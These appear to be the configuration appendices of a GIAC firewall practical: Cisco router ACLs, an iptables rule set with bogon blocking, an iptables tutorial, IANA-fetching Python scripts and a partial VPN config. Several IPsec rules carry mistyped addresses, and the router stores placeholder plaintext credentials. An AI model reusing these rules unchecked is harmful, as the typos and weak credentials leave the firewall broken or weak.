access-list 101 permit udp host 131.107.1.10 eq 123 host 65.173.218.66
eq 123
access-list 101 permit tcp any gt 1023 host 65.173.218.16 eq 443
access-list 101 permit esp any host 65.173.218.60
access-list 101 permit udp any eq 500 host 65.173.218.60 eq 500
access-list 101 permit tcp any eq 80 host 65.173.218.61 gt 1023
access-list 101 permit tcp any eq 443 host 65.173.218.61 gt 1023
access-list 101 permit icmp any 65.173.218.0 255.255.255.192 3 4
access-list 101 deny ip any any log
access-list 102 permit tcp host 65.173.218.2 eq 25 any gt 1023
access-list 102 permit tcp host 65.173.218.2 gt 1023 any eq 25
access-list 102 permit tcp host 65.173.218.4 eq 80 any gt 1023
access-list 102 permit tcp host 65.173.218.4 eq 443 any gt 1023
access-list 102 permit udp host 65.173.218.6 gt 1023 any eq 53
access-list 102 permit tcp host 65.173.218.6 gt 1023 any eq 53
access-list 102 permit udp host 65.173.218.8 eq 123 any eq 123
access-list 102 permit tcp host 65.173.218.16 eq 443 any gt 1023
access-list 102 permit esp host 65.173.218.60 any
access-list 102 permit udp host 65.173.218.60 eq 500 any eq 500
access-list 102 permit tcp host 65.173.218.61 gt 1023 any eq 80
access-list 102 permit tcp host 65.173.218.61 gt 1023 any eq 443
access-list 102 permit icmp 65.173.218.0 255.255.255.192 any 3 4
access-list 102 permit tcp host 65.173.218.61 gt 1023 172.31.254.250 eq
22
access-list 102 permit tcp host 65.173.218.61 gt 1023 172.31.254.250 eq
161
access-list 102 deny ip any any log
access-list 15 permit 65.173.218.61
access-list 15 deny any log
access-list 30 permit 65.173.218.61
access-list 30 deny any any log
ip route 0.0.0.0 0.0.0.0 65.173.218.65
ip route 65.173.218.0 255.255.255.192 172.31.254.249
interface FastEthernet 0/0
      description "External Interface"
      ip address 65.173.218.66 255.255.255.252
      no ip redirects
      no ip directed-broadcast
      no ip mask-reply
      no ip unreachables
      no ip proxy-arp
      no ip directed-broadcast
      ip verify unicast reverse-path
      ntp disable
      access-group 101 in
```

```
interface FastEthernet 0/1
      description "Internal Interface"
      ip address 172.31.254.249 255.255.255.252
      no ip redirects
      no ip directed-broadcast
      no ip mask-reply
      no ip unreachables
      no ip proxy-arp
      ip verify unicast reverse-path
      ntp disable
      access-group 102 in
ip ssh time-out 60
ip ssh authentication-retries 2
clock timezone UTC 0
no clock summer-time
ntp server 192.43.244.18 prefer
ntp server 131.107.1.10
ntp source FastEthernet 0/1 0
ntp update-calendar
snmp-server community communitystring RO 30
logging on
service timestamps log datetime msec localtime show-timezone
service sequence-numbers
logging buffered 32000
logging buffered informational
logging console critical
logging source-interface FastEthernet 0/1
logging host 65.173.218.10
logging facility local6
logging trap informational
logging rate-limit all 10 except error
line con 0
      login local
      password secretpassword
      transport input none
      exec-timeout 2 0
line aux 0
      no exec
      exec-timeout 0 1
      transport input none
line vty 0 4
      login local
      transport input ssh
      exec-timeout 4 0
      access-class 15 in
```

Appendix B: Firewall Configuration

```
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.16 \
      --jump DNAT --to-destination 192.168.32.10
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.32.10 \
      --jump SNAT --to-source 65.173.218.16
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.2 \
      --jump DNAT --to-destination 192.168.16.12
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.16.12 \
      --jump SNAT --to-source 65.173.218.2
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.4 \
      --jump DNAT --to-destination 192.168.16.180
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.16.180 \
      --jump SNAT --to-source 65.173.218.4
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.6 \
      --jump DNAT --to-destination 192.168.64.14
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.64.14 \
      --jump SNAT --to-source 65.173.218.6
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.8 \
      --jump DNAT --to-destination 192.168.64.10
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.64.10 \
      --jump SNAT --to-source 65.173.218.8
iptables -t nat -A PREROUTING \
      --in-interface eth0 --destination 65.173.218.10 \
      --jump DNAT --to-destination 192.168.64.12
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.64.12 \
      --jump SNAT --to-source 65.173.218.10
iptables -t nat -A POSTROUTING \
      --out-interface eth0 --source 192.168.64.0/24 \
      --jump SNAT --to-source 65.173.218.61
iptables -t filter --policy INPUT DROP
iptables -t filter -A INPUT \
      --match state --state ESTABLISHED,RELATED --jump ACCEPT
iptables -t filter -A INPUT \
      --in-interface eth1 --source 192.168.64.0/24 \
      --protocol tcp --syn --destination-port 22 --jump ACCEPT
iptables -t filter -A INPUT \
      --jump LOG --log-prefix "[INPUT:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INPUT \
      --jump DROP
iptables -t filter --policy OUTPUT DROP
iptables -t filter -A OUTPUT \
      --match state --state ESTABLISHED,RELATED --jump ACCEPT
iptables -t filter -A OUTPUT \
```

```
      --out-interface eth1 --destination 192.168.64.12 \
      --protocol udp --destination-port 514 \
      --match owner --uid-owner root --jump ACCEPT
iptables -t filter -A OUTPUT \
      --out-interface eth1 --destination 192.168.64.10 \
      --protocol udp --destination-port 123 \
      --match owner --uid-owner ntp --jump ACCEPT
iptables -t filter -A OUTPUT \
      --jump LOG --log-prefix "[OUTPUT:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A OUTPUT \
      --jump DROP
iptables -t filter --policy FORWARD DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 10.0.0.0/8 \
      --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 172.31.254.248/30 \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 172.16.0.0/12 \
      --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 192.168.0.0/16 \
      --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 0.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 1.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 2.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 5.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 7.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 23.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 27.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 31.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 36.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 37.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 39.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 41.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 42.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 58.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 59.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 70.0.0.0/8 --jump DROP
```

```
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 71.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 72.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 73.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 74.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 75.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 76.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 77.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 78.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 79.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 83.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 84.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 85.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 86.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 87.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 88.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 89.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 90.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 91.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 92.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 93.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 94.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 95.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 96.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 97.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 98.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 99.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 100.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 101.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
```

```
      --in-interface eth0 --source 102.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 103.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 104.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 105.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 106.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 107.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 108.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 109.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 110.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 111.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 112.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 113.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 114.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 115.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 116.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 117.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 118.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 119.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 120.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 121.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 122.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 123.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 124.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 125.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 126.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 127.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 173.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 174.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 175.0.0.0/8 --jump DROP
```

```
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 176.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 177.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 178.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 179.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 180.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 181.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 182.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 183.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 184.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 185.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 186.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 187.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 189.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 190.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 197.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 223.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 240.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 241.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 242.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 243.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 244.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 245.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 246.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 247.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 248.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 249.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 250.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 251.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
```

```
      --in-interface eth0 --source 252.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 253.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 254.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 255.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 224.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 225.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 226.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 227.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 228.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 229.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 230.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 231.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 232.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 233.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 234.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 235.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 236.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 237.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 238.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 239.0.0.0/8 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 192.0.2.0/24 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --source 169.254.0.0/16 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth2 \
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth2 --out-interface eth0 \
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth3 \
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth3 --out-interface eth0 \
```

```
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth1 \
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -A FORWARD \
      --in-interface eth1 --out-interface eth0 \
      --protocol icmp --icmp-type fragmentation-needed \
      --jump ACCEPT
iptables -t filter -N INTERNET:RA-DMZ
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth2 \
      --jump INTERNET:RA-DMZ
iptables -t filter -A INTERNET:RA-DMZ \
      --destination 65.173.218.60 \
      --protocol udp --source-port 500 --destination-port 500 \
      --jump ACCEPT
iptables -t filter -A INTERNET:RA-DMZ \
      --destination 65.137.218.60 --protocol 50 \
      --jump ACCEPT
iptables -t filter -A INTERNET:RA-DMZ \
      --jump LOG --log-prefix "[INTERNET:RA-DMZ:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:RA-DMZ \
      --jump DROP
iptables -t filter -N RA-DMZ:INTERNET
iptables -t filter -A FORWARD \
      --in-interface eth2 --out-interface eth0 \
      --jump RA-DMZ:INTERNET
iptables -t filter -A RA-DMZ:INTERNET \
      --source 66.137.218.60 \
      --protocol udp --source-port 500 --dport 500 \
      --jump ACCEPT
iptables -t filter -A RA-DMZ:INTERNET \
      --source 66.137.218.60 --protocol 50 \
      --jump ACCEPT
iptables -t filter -A RA-DMZ:INTERNET \
      --jump LOG --log-prefix "[RA-DMZ:INTERNET:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A RA-DMZ:INTERNET \
      --jump DROP
iptables -t filter -N INTERNET:PROD-DMZ
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth3 \
      --jump INTERNET:PROD-DMZ
iptables -t filter -A INTERNET:PROD-DMZ \
      --match state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A INTERNET:PROD-DMZ \
      --destination 192.168.32.10 \
      --protocol tcp --syn --destination-port 443 --jump ACCEPT
iptables -t filter -A INTERNET:PROD-DMZ \
      --jump LOG --log-prefix "[INTERNET:PROD-DMZ:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:PROD-DMZ \
      --jump DROP
iptables -t filter -N PROD-DMZ:INTERNET
```

```
iptables -t filter -A FORWARD \
      --in-interface eth3 --out-interface eth0 \
      --jump PROD-DMZ:INTERNET
iptables -t filter -A PROD-DMZ:INTERNET \
      --match state --state ESTABLISHED,RELATED --jump ACCEPT
iptables -t filter -A PROD-DMZ:INTERNET \
      --jump LOG --log-prefix "[PROD-DMZ:INTERNET:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A PROD-DMZ:INTERNET \
      --jump DROP
iptables -t filter -N INTERNET:CORP-DMZ
iptables -t filter -A FORWARD \
      --in-interface eth0 --out-interface eth1 \
      --jump INTERNET:CORP-DMZ
iptables -t filter -A INTERNET:CORP-DMZ
      --match state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A INTERNET:CORP-DMZ \
      --destination 192.168.16.12 \
      --protocol tcp --syn --destination-port 25 --jump ACCEPT
iptables -t filter -A INTERNET:CORP-DMZ \
      --destination 192.168.16.180 \
      --protocol tcp --syn --destination-port 80 --jump ACCEPT
iptables -t filter -A INTERNET:CORP-DMZ \
      --destination 192.168.16.180 \
      --protocol tcp --syn --destination-port 443 --jump ACCEPT
iptables -t filter -A INTERNET:CORP-DMZ \
      --source 172.31.254.250 --destination 192.168.64.12 \
      --protocol udp --destination-port 514 --jump ACCEPT
iptables -t filter -A INTERNET:CORP-DMZ \
      --jump LOG --log-prefix "[INTERNET:CORP-DMZ:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A INTERNET:CORP-DMZ \
      --jump DROP
iptables -t filter -N CORP-DMZ:INTERNET
iptables -t filter -A FORWARD \
      --in-interface eth1 --out-interface eth0 \
      --jump CORP-DMZ:INTERNET
iptables -t filter -A CORP-DMZ:INTERNET \
      --match state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.16.12 \
      --protocol tcp --syn --destination-port 25 --jump ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.64.0/24 \
      --protocol tcp --syn --destination-port 80 --jump ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.64.0/24 \
      --protocol tcp --syn --destination-port 443 --jump ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.64.14 \
      --protocol udp --destination-port 53 --jump ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.64.10 \
      --protocol udp --destination-port 123 --jump ACCEPT
iptables -t filter -A CORP-DMZ:INTERNET \
      --source 192.168.64.10 –destination 172.31.254.250 \
      --protocol udp --destination-port 161 --jump ACCEPT
```

```
iptables -t filter -A CORP-DMZ:INTERNET \
      --jump LOG --log-prefix "[CORP-DMZ:INTERNET:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A CORP-DMZ:INTERNET \
      --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth2 --out-interface eth1 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth1 --out-interface eth2 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth3 --out-interface eth2 --jump DROP
iptables -t filter -A FORWARD \
      --in-interface eth2 --out-interface eth3 --jump DROP
iptables -t filter -N CORP-DMZ:PROD-DMZ
iptables -t filter -A FORWARD \
      --in-interface eth1 --out-interface eth3 \
      --jump CORP-DMZ:PROD-DMZ
iptables -t filter -A CORP-DMZ:PROD-DMZ \
      --match state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A CORP-DMZ:PROD-DMZ \
      --destination 192.168.32.10 \
      --protocol tcp --syn --destination-port 443 --jump ACCEPT
iptables -t filter -A CORP-DMZ:PROD-DMZ \
      --jump LOG --log-prefix "[CORP-DMZ:PROD-DMZ:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A CORP-DMZ:PROD-DMZ \
      --jump DROP
iptables -t filter -N PROD-DMZ:CORP-DMZ
iptables -t filter -A FORWARD \
      --in-interface eth3 --out-interface eth1 \
      --jump PROD-DMZ:CORP-DMZ
iptables -t filter -A PROD-DMZ:CORP-DMZ \
      --match state --state ESTABLISHED,RELATED -j ACCEPT
iptables -t filter -A PROD-DMZ:CORP-DMZ \
      --jump LOG --log-prefix "[PROD-DMZ:CORP-DMZ:DROP] " \
      --log-tcp-sequence --log-tcp-options --log-ip-options
iptables -t filter -A PROD-DMZ:CORP-DMZ \
      --jump DROP
```

Appendix C: Firewall Tutorial

GIAC Enterprises is utilizing a Red Hat Enterprise based iptables based firewall solution to control network access on their network. As a result, the following is provided as a guide to implementing a GIAC Enterprises firewall rule set.

Tables

Iptables made is up of a set of tables that perform different operations at different stages of the Linux network stack. These tables are filter, nat and mangle. The filter table is utilized for filtering packet flows, the nat table is utilized for performing network address translation on packets, and the mangle table is utilized for specialized packet alteration. The mangle table will be overlooked in this tutorial as GIAC Enterprises only uses the filter and nat tables in its firewall policy implementation.

Chains

Within these tables, chains of rules or "chains" exist to notify the kernel what to do with each packet traversing the network stack. The filter table has three default chains INPUT, OUTPUT and FORWARD. The INPUT and OUTPUT chains are for filtering packets that are inbound and outbound from the firewall itself. The FORWARD chain is for filtering packets that are destined for other systems on other networks. The nat table has three default chains PREROUTING, POSTROUTING, and OUTPUT. The PREROUTING and POSTROUTING chains are mainly for altering packet's source address, destination address, source port and destination port. Each of these default chains can have a policy (ACCEPT, REJECT, DROP) associated with it which is utilized when a packet reaches the end of the chain.

In addition, to default chains, iptables allows users can define custom chains to better organize their rule sets. Listed below are common operations that can be performed on chains. A full list can be found in the iptables man page.

Create a new *chain* within the *table*.

```
iptables -t table -N chain
```

Delete a *chain* from *table.*

```
iptables -t table -X chain
```

Set the default policy for the *chain* within the *table*.

```
iptables -t table -P chain policy
```

Rules

Within these chains, rules exist to instruct the kernel what to do with each packet. The rules in the chain are traversed one-by-one, by a packet, until it matches a rule's criterion. If a rule is not matched with the packet the chain's policy is invoked.

Since the first matched rule decides the fate of the packet, rule order is extremely important from iptables rule sets. It is best to define specific rules first and gradually define more and more general rules. In addition, it is advisable to define an explicit deny rule at the end of every default chain. This prevents any accidental configuration mistakes from letting in packets that are detrimental to your protected network.

The general rule syntax is listed below. Each rule must have a table, action, chain, match criterion and a target.

```
iptables -t table command chain match-criterion -j target
```

Table: A rule must know the table which the chain is contained.

Command: Four commands exist for manipulating rules in a chain; append, delete, insert and replace. Each of these commands performs exactly what they are named.

Chain: A rule must know the chain it should be put.

Match Criterion: There are numerous match criterions that exist in iptables. There are simple matches for source (--source) and destination (--destination) address to complex matches for state (--match state) and rate (--match limit). All of these match criterion are too numerous to discuss here. A full list can be found in the iptables man page[26] for a complete list with documentation.

Target: Like match criterion, numerous targets or actions exist in iptables. There are simple targets which REJECT (drop the packet and send back an error packet), ACCEPT (let the packet go on), DROP (drop the packet without an error packet), and LOG (log to the kernel logger) packets to complex targets which SNAT (source NAT), DNAT (destination NAT) and QUEUE (pass the packet to user space). All of these targets are too numerous to discuss here. A full list can be found in the iptables man page for a complete list with documentation.

[26] Eychenne

To add a rule use the iptables command located in the /sbin directory of the Red Hat Enterprise system. Please note that this command must be executed with root privileges, as it is communicating directly with the kernel.

```
$ /sbin/iptables -t filter -A FORWARD –source 12.3.4.5 -j ACCEPT
```

List the chain to view the newly appended rule.

```
$ /sbin/iptables -t filter –L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  12.3.4.5            anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Implementation

To implement the GIAC Enterprises internet firewall policy, use the above information to serially add all the rules (in order), listed in section 4.2.2, to iptables policy on the internet firewall.

Appendix D: IANA Reserved Networks Script

```
#!/usr/bin/python
#
# reserved-networks.py: Retrieve reserved networks from IANA.
#

import re
import time
import string
import httplib

iana = httplib.HTTPConnection("www.iana.org")
iana.request("GET", "/assignments/ipv4-address-space")
rsp = iana.getresponse()

if rsp.status != 200:
      raise "%s: Could not contact IANA." % rsp.reason

policy = ''
networks = 0

regex = re.compile("(\d+)\/(\d+).*Reserved.*")

for network in string.split(rsp.read(), '\r\n'):
      m = regex.match(network)
      if m:
            networks += 1
            policy += "iptables -t filter -A FORWARD "
            policy += "--in-interface eth0 --source "
            policy += str(int(m.group(1))) + ".0.0.0/" + m.group(2)
            policy += " --jump DROP\n"

print "# IANA Reserved Networks [RFC1466]"
print "# Polled on " + time.ctime(time.time())
print "# Total reserved networks:", networks
print ""
print policy
```

Appendix E: IANA Multicast Networks Script

```
#!/usr/bin/python
#
# multicast-networks.py: Retrieve reserved networks from IANA.
#

import re
import time
import string
import httplib

iana = httplib.HTTPConnection("www.iana.org")
iana.request("GET", "/assignments/ipv4-address-space")
rsp = iana.getresponse()

if rsp.status != 200:
      raise "%s: Could not contact IANA." % rsp.reason

policy = ''
networks = 0

regex = re.compile("(\d+)\/(\d+).*Multicast.*")

for network in string.split(rsp.read(), '\r\n'):
      m = regex.match(network)
      if m:
            networks += 1
            policy += "iptables -t filter -A FORWARD "
            policy += "--in-interface eth0 --source "
            policy += str(int(m.group(1))) + ".0.0.0/" + m.group(2)
            policy += " --jump DROP\n"

print "# IANA Multicast Networks [RFC3171]"
print "# Polled on " + time.ctime(time.time())
print "# Total multicast networks:", networks
print ""
print policy
```

Appendix F: VPN Server Configuration

Server Configuration

```
config setup
      interfaces="ipsec0=eth0:1"
      klipsdebug=none
      plutodebug=none
      plutoload=%search
      plutostart=%search

conn %default
      left=66.173.218.60
      leftid=@vpn.giacenterprises.com
